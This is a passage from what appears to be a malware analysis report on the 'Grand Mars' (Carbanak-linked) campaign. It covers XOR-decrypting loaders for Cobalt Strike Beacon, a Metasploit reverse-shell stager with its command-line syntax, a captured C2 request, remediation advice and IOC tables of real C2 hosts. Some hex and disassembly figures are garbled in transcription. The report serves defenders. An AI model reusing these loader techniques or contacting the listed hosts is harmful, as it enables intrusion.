


Figure 53. Digital certificate details of UVZHDVIZ.exe (Grand Mars)

UVZHDVIZ.exe was not detected as malicious by ANY anti-virus tools as reported on VirusTotal. This is another indicator of expertly crafted malware and sophistication of the attackers behind this campaign.

Update.exe

This executable, like the Anunak loader executable described in the analysis in the previous section, is also signed using a digital certificate issued by Comodo CA and purchased mere weeks before the malware campaign that is the subject of this report. As with the other certificate used to sign the Anunak loader executable, this certificate was also issued using the details, probably fake, of a company based in Moscow, Russia.

Hash Type	Value
MD5	BACE8F2B09C2BFAB35ED9ED98B2E1B83
SHA-1	188D751B7530DB668B88BDB96EDA50A08C119850
SHA256	321BA0DFEE63518BFE24FF02C0DF6A09692A5D32BCC33AA454AC7431D390F57
SSDeep	6144:T3bX85EjXVQqUzbxHSFOrME+mcNUE27UB:PX85EjFXqZSAMocKc

Table 8. Hashes of Update.exe




Figure 54. Digital certificate details of update.exe

This executable file is actually a loader that creates a new thread of Cobalt Strike’s post-exploitation tool called Beacon. The Beacon DLL is encrypted and embedded in the malware body.

Initially, the main executable decrypts two code modules embedded in its body:

- Loader Code (itself)
- Payload PE File (embedded in its body)

As with the Anunak loader executable described in the previous section, this file also uses XOR with the following key “keDx8” (without the quotes) identified during the analysis of the disassembled code for both encryption and decryption operations for both the loader code and the embedded PE executable. The figure below shows the disassembled code for decrypting the XORed code.

```

decrypt_and_load_payload proc near
mov     edx, offset XOR_KEY ; "keDx8"
lea     ecx, alloc_key_addr ; int
call    hHeapAllocB
mov     ebp, offset MZHdrEndAddr
mov     ebx, ebp
mov     ebp, offset MZHdrStartAddr
sub     ebx, ebp
mov     sizePEFile, ebx
push   alloc_key_addr ; Str

```

Figure 55. Decryption routine with XOR key

The figures below show the encrypted/decrypted loader and PE executable (payload):

First the loader code:

loader_enc.bin	IPRO	32	00000000	Hiew 8.13 (c)SEN	loader_dec.bin	IPRO	32	00000000	Hiew 8.13 (c)SEN
00000000: 320000				add d,leax]0	00000000: 03000000			call 00000005 --41	
00000003: 55005DC7				add gs:lebp]1-039].bl	00000005: 5D			pop ebp	
00000007: 00000000				in eax,dx	00000006: 83ED05			sub ebp,5	
00000008: 05235B8945				add eax,05B95B23 ;'RS[R'	00000009: 5B			pop ebx	
0000000D: BC0100005B				mov esp,05B00000 ;'[@'	0000000A: 5B			pop ebx	
00000012: E29D				loop 00000011 --X	0000000B: 899DC010000			mov [ebp]000000BC],ebx	
00000014: C064000020				shl b,[eax]leax]0],020 ;'	00000011: 5B			pop ebx	
00000019: A130780000				mov eax,[000007830]	00000012: 899DC010000			mov [ebp]000000C0],ebx	
0000001E: B340				mov bl,040 ;'E'	00000018: 64A13000000			eax.fs:[00000030]	
00000020: 0C8B				or al,00B ;'I'	0000001E: 8B400C			eax,[eax]00C]	
00000022: 40				inc eax	00000021: 304014			eax,[eax]014]	
00000023: 14E0				add al,0E0 ;'e'	00000024: 8B00			eax,[eax]	
00000025: 008B658B5854				add [ebx]054588B65],cl	00000026: 8B00			eax,[eax]	
00000028: 879D84010038				[ebp]0380001B4],ebx	00000028: 8B5810			ebx,[eax]010]	
00000031: 8B433C				mov eax,[ebx]03C]	00000029: 899DC010000			[ebp]000000CC],ebx	
00000034: 8B447378				eax,[ebx]esi]2]078]	00000031: 8B433C			eax,[ebx]03C]	
00000038: 89E0				eax,esp	00000034: 8B441878			eax,[eax]lebx]078]	
0000003A: D401				inc esp	00000038: 8785D4010000			[ebp]000000D4],eax	
0000003C: 40				add [ecx],al	00000040: 8B7020			esi,[eax]020]	
0000003F: A08B701889				mov al,[08B701889]	00000043: 8785C010000			[ebp]000000C8],esi	

Figure 56. Loader Code

Then the payload PE executable file:

321ha0dffee635>	IPRO	PE_004152FD	Hiew 8.13 (c)SEN	payload_dec.bin	IPRO	PE_00400000	Hiew 8.13 (c)SEN
00415000: 26 50 90 65-03 00 44 00-04 78 00 00-C7 FF 00 00			RZew D * x	00400000: 4D 50 90 00-03 00 00-04 00 00 00-FF FF 00 00			if * *
00415010: 03 00 6B 00-00 65 00 00-04 00 00 78 00 00 38 00			q k e * x 0	00400010: 03 00 00 00-00 00 00-00 00 00 00-00 00 00 00			t
00415020: 00 00 00 00-6B 00 00 65-00 00 44 00-00 78 00 00			k e D x	00400020: 00 00 00 00-00 00 00-00 00 00 00-00 00 00 00			C
00415030: 38 00 00 00-00 00 6B 00-00 65 00 00-C4 00 00 78			s k e - x	00400030: 00 00 00 00-00 00 00-00 00 00 00-00 00 00 00			0
00415040: 0E 1F 82 0E-00 04 09 CD-40 B8 01 29-CD 21 10 68			IV6D C=1Q)=+h	00400040: 0E 1F 80 0E-00 B4 09 CD-21 B8 01 4C-CD 21 54 68			IV] C=t Q =+h
00415050: 69 0B 20 70-00 6F 67 72-61 6D 4B 63-61 0B 6E 6F			z0 p0crganlcadno	00400050: 69 73 20 70-72 6F 67 72-61 6D 20 63-61 6E 6E 6F			is program canno
00415060: 30 20 62 10-20 72 4D 6E-20 69 6E 20-2F 4F 53 45			0 b+rhn in +0SE	00400060: 74 20 62 65-20 72 75 6E-20 69 6E 20-44 4F 53 20			t be run in DOS
00415070: 6D 6F 20 65-2E 75 0D 00-1C 00 00 00-00 6B 00 00			no e u C=	00400070: 6D 6F 64 65-2E 0D 0D 00-24 00 00 00-00 00 00 00			mode ,P C
00415080: 00 00 00 00-00 04 07 78-EE 70 28 56-00 6E 23 C4			! C=0x p0u	00400080: 50 45 00 00-00 00 00 00-00 00 00 00-00 00 00 00			PE C=+ u
00415090: 6B 00 00 65-00 00 4B 03-00 79 02 15-38 1C 00 00			k e r w 0 _l=	00400090: 00 00 00 00-10 00 00 00-00 00 00 00-00 00 00 00			a sw C=
004150A0: 00 52 6F 00-00 63 00 00-04 14 00 78-00 10 38 00			Ro c r x >	004000A0: 00 52 04 00-00 06 00 00-10 14 00 00-00 10 00 00			R * + * C=
004150B0: 00 30 00 00-6F 01 44 B6-DC 03 03 07-DC 00 4D 0B			0 k e > z	004000B0: 00 30 00 00-00 40 00 00-10 00 00 00-00 02 00 00			R * e > C=
004150C0: 00 4E 41 01-0D 10 56 0A-0D 07 4D 04-F9 21 70 04			! C= k e > z	004000C0: 6D 6F 64 65-2E 0D 0D 00-24 00 00 00-00 00 00 00			mode ,P C
004150D0: 00 B0 3C 00-00 04 00 00-1A D2 04 65-02 00 44 00			X * > e > z	004000D0: 00 B0 04 00-00 04 00 00-71 D2 04 00-00 02 00 00			* > e > z
004150E0: 00 78 20 00-38 10 00 00-00 00 78 00 00 75 00 00			x > * > e > z	004000E0: 00 00 20 00-00 10 00 00-00 00 00 00-00 10 00 00			* > e > z
004150F0: 44 00 78 70-10 38 38 00-00 00 00 00 6B 00 00			D x > * > k e	004000F0: 00 00 00 00-10 00 00 00-00 00 00 00-00 00 00 00			* > e > z
00415100: 00 00 40 00-20 7E 00 00-38 00 00 00 6D 00 00			pe * > k e	00400100: 00 00 04 00-30 06 00 00-00 00 00 00-00 00 00 00			* > e > z

Figure 57. PE Executable

After successfully decrypting the payload executable, the payload is executed in memory.

When the payload is executed, it first allocates memory where it will hold the decrypted beacon DLL.

```
lpStartAddress = (DWORD (__stdcall *) (LPVOID))VirtualAlloc(0, dwSize, 4096u, 0x40u);
```

Figure 58. Memory allocation for payload

It will then decrypt the DLL file. This is once again done by XORing the encrypted DLL against a block of seemingly random keys.

```
for (i = 0; i < (signed int)dwSize; ++i)
{
    *(_BYTE *) (a1 + i) ^= *(_BYTE *) (a3 + i % 4);
    *((_BYTE *)lpStartAddress + i) = *(_BYTE *) (a1 + i);
}
```

Figure 59: Routine to decrypt beacon DLL

00403000:	18 20 00 00-00 F2 02 00-0D 6E 23 C4-61 61 61 61	18000000:	4D 50 90 00-00 00 00 5B-52 45 55 89-E5 81 C3 77
00403010: P0 34 CB C4-BD 6E 23 7F-EF 2B 76 4D-58 EF E0 B3		10000010: 69 00 00 FF-D3 89 C3 57-68 04 00 00-00 50 FF D0	
00403020: 04 6E 23 3B-6E E7 E0 93-05 6A 23 C4-BD 3E DC 14		10000020: 68 F0 B5 42-56 68 05 00 00 50 FF-D3 00 00 00	
00403030: 05 9E 96 66-EB 0E 26 C4-BD 6E 23 C4-BD 6E 23 C4		10000030: 0E 1F 80 0E-00 B4 09 CD-21 B8 01 4C-CD 21 54 68	
00403040: 0B 6E 23 C4-BD 6E 23 C4-BD 6E 23 C4-BD 6E 23 C4		10000040: 00 00 00 00-10 00 00 00 00 00 00 00 00 00 00	
00403050: B3 74 99 CA-BD D0 2A 09-9C D6 22 88-70 4F 77 AC		10000050: 69 73 20 70-72 6F 67 72-61 6D 20 63-61 6E 6E 6F	
00403060: 04 1D 03 B4-CF 01 44 B6-DC 03 03 07-DC 00 4D 0B		10000060: 74 20 62 65-20 72 75 6E-20 69 6E 20-44 4F 53 20	
00403070: C9 4E 41 01-0D 10 56 0A-0D 07 4D 04-F9 21 70 04		10000070: 6D 6F 64 65-2E 0D 0D 00-24 00 00 00 00 00 00	
00403080: 00 01 47 01-93 63 2E CE-99 22 23 C4-BD 6E 23 C4		10000080: 6E 2D 70 6A-2A 4C 1E 39-2A 4C 1E 39-2A 4C 1E 39	
00403090: D3 43 53 AE-97 22 3D FD-97 22 3D FD-97 22 3D FD		10000090: 34 1E 90 39-00 4C 1E 39-34 1E 8B 39-39 4C 1E 39	
004030A0: 89 70 89 FD-00 22 3D FD-97 70 08 FD-84 22 3D FD		100000A0: 34 1E 9D 39-50 4C 1E 39-23 34 9D 39-39 4C 1E 39	
004030B0: 89 70 BE FD-00 22 3D FD-9E 50 BE FD-04 22 3D FD		100000B0: 00 00 65 39-25 4C 1E 39-2A 4C 1E 39-38 4C 1E 39	
004030C0: 80 E4 46 FD-98 22 3D FD-97 22 3C FD-45 22 3D FD		100000C0: 34 1E 97 39-37 4C 1E 39-34 1E 8C 39-2B 4C 1E 39	
004030D0: 89 70 B4 FD-0A 22 3D FD-97 70 08 FD-84 22 3D FD		100000D0: 34 1E 8F 39-2B 4C 1E 39-52 69 63 68-2A 4C 1E 39	
004030E0: 89 70 AC FD-96 22 3D FD-97 0F 07 AC-97 22 3D FD		100000E0: 00 00 00 00-00 00 00 00 00 00 00 00 00 00 00	
004030F0: 0C 6E 23 C4-BD 6E 23 C4-BD 2B 23 C4-B1 6E 26 C4		100000F0: 41 0E 1F 55-01 00 00 00 00 00 00 00 00 00 00	
00403100: FC C0 C0 91-4D 6E 23 C4-BD 6E 23 C4-5D 6E 21 E5		10000100: 0D 01 09 00-00 10 02 00 00 DE 00 00 00 00 00	
00403110: 86 6F 2A C4-BD 7E 21 C4-BD 6E 23 C4-BD 6E 23 C4		10000110: 9D FD 00 00-00 10 00 00 00 20 02 00-00 00 10 V?	

Figure 60. Decrypted beacon DLL

It will then load the DLL to a new thread. The beacon is compiled as a reflective DLL [7]. This allows various payload stagers and the stage less artifacts to inject beacon into memory.

Exports		
Name	Address	Ordinal
ReflectiveLoader(x)	1000757E	1
DllEntryPoint	1000FD9D	[main entry]

Figure 61. Reflective beacon DLL

The beacon DLL loops indefinitely and sleeps for 10 secs between each loop iteration.

This executable implements a technique to detect the presence of malware detection/AV tools on the compromised system and/or the network. It connects externally and downloads from a hardcoded host the EICAR Anti-Malware test string. This text is a special ‘dummy’ string for testing security controls such as AV software, IDS etc. This is an indication to the malware that there are no AV tools on the compromised system.

The following command and control servers was used:

- 95.215.44.12 (HTTP)

```
GET /submit.php?id=25234 HTTP/1.1
Host: 95.215.44.12
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

HTTP/1.1 200 OK
Content-Type: text/html
Date: Fri, 25 Nov 2016 14:26:16 GMT
Content-Length: 0
X-Malware: X50!P%AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

Figure 62. EICAR test string in X-Malware field

This executable file was not detected as malicious by ANY anti-virus tools as reported by VirusTotal as of date of writing this report.

322.exe

The role of this executable named 322.exe, upon analysis, was found to establish persistent access to the compromised system using a TCP reverse connect backdoor.

The file hashes are provided in the table below:

Hash Type	Value
MD5	5F73BEB23C45006AD952A71FA62C6F9F
SHA-1	14F5092E2E25EC5479FF5E0F7515A6F17674A845
SHA256	191BDA73661A99E7F2FBE746F4D6105076F1E5A690B124D5F381E218626CA1C2
SSDeep	192:jgm5OgVo4KCobo7y/+KDRSe5fOw81j5NkDQ23C+xan9xpNhhwZhf9UVF8:H1JKCobou/+KtSLjoD5nqxIdf9UVO

Table 9. Hashes of 322.exe

This executable checks for an AV process on the infected system and based on what it finds, either executes a new process “wuauclt.exe” (if AV found), or “svchost.exe -k netsvcs”. If it is unable to execute the previous command, it spawns explorer.exe.

On analysis of the disassembled executable code, this malware was found to accept the following three command line arguments: {transport} {LHOST} {LPORT}

For example: 322.exe 4 127.0.0.1 53

It was also found that the {transport} option can have the following valid values:

{transport} option	Interpretation
0	reverse_tcp_connect with no payload encryption
3	simple bind_tcp shell
4	reverse_tcp_connect with encrypted payload

Table 10. Valid {transport} command line options for 322.exe

When the executable is run with one of the three valid options in the table above (along with the correct IP:port combination), it receives a DLL payload from the IP, and injects it reflectively [7] to the process it successfully spawned (wuauclt.exe or svchost.exe or explorer.exe). It then transfers the execution to that process. This in turn provides the attackers with one of the three types of command shell access to the compromised system.

It's not the first time that cybercriminals have utilized well-known tools since the executable is nothing more than a customized Metasploit stager responsible for downloading and executing the reverse TCP. The final step of 322.exe is to delete itself from the file system in order to leave no trace behind.

VirusTotal score for this malware executable was 8/57 as of last analysis. The low score, combined with the findings of the analysis of the file is indicative of a high level of sophistication on the part of the malware authors in being able to effectively evade a majority of the AV tools.

Conclusions

During the investigations of several malicious executables, obfuscated PowerShell commands and scripts of Visual Basic and JavaScript were discovered as listed in Appendix A. Some of the executables after being downloaded by their parent process were written directly into memory and then reflectively injected [7] into other processes as DLLs and were deleted after performing their role. Likewise, the extended usage of PowerShell commands gives the advantage to adversaries of “diskless” aka “memory resident malware” hidden behind the process of their scripting host. Also the practice of utilizing scripts which are flexible by nature is another strong advantage to attackers allowing them to effortlessly modify their code.

Additionally, the use of so many different types of malicious software strongly indicates that several entities are cooperating and communicating in the underground markets to exchange tools and techniques. It is also possible that some of the attack’s stages have been performed by different malicious groups of people and then other groups have carried on.

Likewise, the number of network hosts used globally as extraction points or Command & Control Servers is another indicator of organized crime operations. Their location and role is depicted below in the European region map (note: Three servers located in N. America not shown for simplicity).




Figure 63. Malicious hosts geolocation

The fact that someone purchased and used legitimate digital certificates issued from a reputable CA (Comodo) using valid or probably fake identities, of Russian origin with details in Moscow, (Grand Mars and Forsajt Ynvest) is another piece of circumstantial evidence pointing to the involvement of organized cybercrime network with strong motivation to these attacks.

The proximity of the signature timestamps (indirectly its creation date) to the timeline of attacks suggests strongly that the actors purchased these certificates specifically for use in this operation. Had these digital certificates been stolen or “borrowed” from a valid company, it is unlikely for there to have been such strong correlation between the timeline of the attacks and the date/time that the certificates were generated by the CA.

Furthermore, the Pastebin URL used in the attacks as part of the command & control mechanism by the attackers belongs to an individual identified as “Shtokov”. This is yet another (weak) indication of the involvement of Russian/Eastern European actors in these attacks.




Figure 64. Shtokov Pastebin site used in Command and Control

Using services such as Google Docs in order to keep track of victims and spreading malicious files becomes a very big challenge for defenders because this way is very difficult to distinguish between good and bad guys using these popular public cloud services.

Finally, the attack characteristics of this family of malware share several common traits with the, original, well understood Carbanak APT campaign, which has been positively attributed to the Russian underground financial cybercrime network.

The only thing that we can be sure is that attackers will not stop seeking new and innovative ways of infecting corporate environments and manipulating public services, which are considered loyal and trustworthy from the public.

Remediation

Based on the findings of our investigation across several cases now dubbed to be part of the “Grand Mars” APT campaign, Trustwave SpiderLabs recommends the following remedial measures to be put in place both to effectively negate or minimize the damage caused due to the attacks, and to proactively address the threat prior to its realization.

TACTICAL (SHORT TO MEDIUM TERM) COUNTERMEASURES

- Regular security awareness trainings for all personnel.
- Disable execution of VBS/VBE/macros from Internet based documents.
- Prohibit execution of files (EXE, VBS etc.) from folders such as AppData, User’s Temp.
- Disable full unrestricted Internet access where not required.
- Minimize the number and usage of administrator accounts.
- Prevent regular users from logging in as administrators.
- Implement application layer filtering for widely used protocols such as HTTP etc.
- Create unique passwords for local user and administrators and change them frequently.
- Limit administrative access only to those systems required.

Since the malware is primarily memory resident, with no disk or file-system level changes made to the host system, the following checks are recommended to be carried out on all endpoints, servers, and the network. We recommend to check for indicators of:

- Service(s) with randomized names installed and started on the system
- Service(s) executed from:
 - A PowerShell command/script
 - A suspicious/randomized command, program or binary of unknown origin and purpose (such as Update.exe/322.exe noted in our report).
 - A batch (.bat) script with a randomized name
- Systems making (or attempting to make) network connections to an external IP, especially on common ports such as 110, 53, 80, 443, 8080 commonly allowed on firewalls for outbound connections but without using the actual protocols for these ports.
- Scheduled tasks and OS Autoruns locations.

For a full list of IP addresses and malicious hosts/domains contacted by the malware in this report, please review the Table of IOCs at the end of this section.

KEY INDUSTRIES BE AWARE

It is highly recommended that organizations within the retail, e-commerce and hospitality industries implement strategic countermeasures immediately. Undertake a thorough compromise assessment proactively rather than wait for the first signs of attack. Perform a comprehensive threat hunt, using information from this Advanced Threat Report, across the network, including servers and endpoints, to identify any signs of malicious activity. Finally, evaluate your current incident response capability to identify gaps that affect your organizations ability to respond. No organization can deliver protection against all attacks. But your ability to effectively disrupt an attack, and respond quickly and effectively, will have a long-term impact on your survivability in the face of advanced attacks like Grand Mars.

Appendix A: Files

File name	Hash (SHA256)	Comments
1-list.docx	803009B5CF8D663A2FA3E20651CBDD57DA25908366D886C2EEBC1A4BF7DFC3F0	Email word attachment
oleObject1.bin	EC3980961C6145C96C1220188C6C06AC192AB4B5C4B2E335A96715DE43C62FDB	Encrypted vbs from docx (unprotected. vbe)
dtstg.txt	22F59C3CDABCECF9F71826D1BCE84FE227462142A437E76DC43046DBC63CE1E8	Data copied from pastebin
LanCradDriver.ini	DEA485D817D712A5B61A8F31123F914890183D2F9B0BF0F3AF89366085596D5D	PS1 script downloaded from Google Docs
LanCradDriver.vbs	7683A9760AED259636C8623B577446406FF22E478CC33FA3095F681F54C2AF3B	Caller for LanCradDriver.ini
starter.vbs	270A776CB9855F27452B35F072AFFBCC65023D4BB1F22E0C301AFD2276E7C5EA	Scheduled task (SysChecks) calling TransbaseOdbc-Driver.js
TransbaseOdbcDriver.js	313E38756B80755078855FE0F1FFEA2EA0D47DFFFCBE2D687AAA8BDB37C892F4	Google Docs + Pastebin communicator
UVZHDVIZ.exe	DDAB9C2F975D336A698F4604AC755586C5451AC8DA0A98ECC5D9B8F6993D4E78	Carbanak, signed file with Comodo certificate
UVZHDVIZPVbFxfBeVA.bin	B84C629AC6AB3F8E03D8A52E8D3E874634C1645154C310F18B8F9FBB9D26BA41	Config file for previous exe
322.exe	191BDA73661A99E7F2FBE746F4D6105076F1E5A690B124D5F381E218626CA1C2	Reflectively injecting dll for reverse shell
AdobeUpdateManagementTool.vbs	DDBF9963FE77ABDF97DE51A27509432ED963657D5F598E2179CEC882B0335334	Communicating with various C&C
update.exe	321BA0DFEE63518BFE24FF02C0DF6A09692A5D32BCC33AA454AC7431D390F57	Cobalt Strike's post-exploitation tool called Beacon, signed file with Comodo certificate
1.bat	BB0DF2ACCC9F34F432AD7A6279003EF4283508F20BDA005605B1245D0D5164A6	Batch file with PS1 scripts
str.vbs	EA82AD136A0964EA6E1EC30288BD0D6E41E8AEC2D0206D802BCE7429A8DD69BF	Encoded PS scripts (32/64-bit), download XOR-encrypted payload to RAM
vbssysteminstall.vbs	B9D6CE9A1DBBD4888F58FC1B3732EF7FE17B00319103AD965237327908D0D254	VBS installed Adobe-UpdateManagement-Tool as a service
resolv_ip.vbs	7AFE9EA1E8A6398E9C3BA4CAA0EEF788D80B6C07235558D23FDC818E3F9E9F6E	VBS reading hostnames from hostnames.txt and pings them
\\Windows\temp\vb__vbs	E9F7E0BE49BF2B3A276A664A57FEE4459B77964F1F3BEAE80BC461634BC2A6AF	Encoded PS scripts (32/64-bit), download XOR-encrypted payload to RAM

Table 11. File IOCs for the Grand Mars APT

Appendix B: Malicious hosts/IP addresses

Host	Usage	Geo Location
62.210.25.121	Reverse shell metepreter (port 80)	France
80.84.49.61	Reverse shell metepreter (port 53)	UK
80.84.49.66	VBS script C&C	United Kingdom
81.17.28.124	AdobeUpdateManagementTool.vbs	Switzerland
89.163.248.8	Reverse shell metepreter	Germany
89.163.248.6	Reverse shell metepreter	Germany
95.215.44.12	Cobalt Strike's Beacon	Sweden
95.215.46.221	AdobeUpdateManagementTool.vbs	Sweden
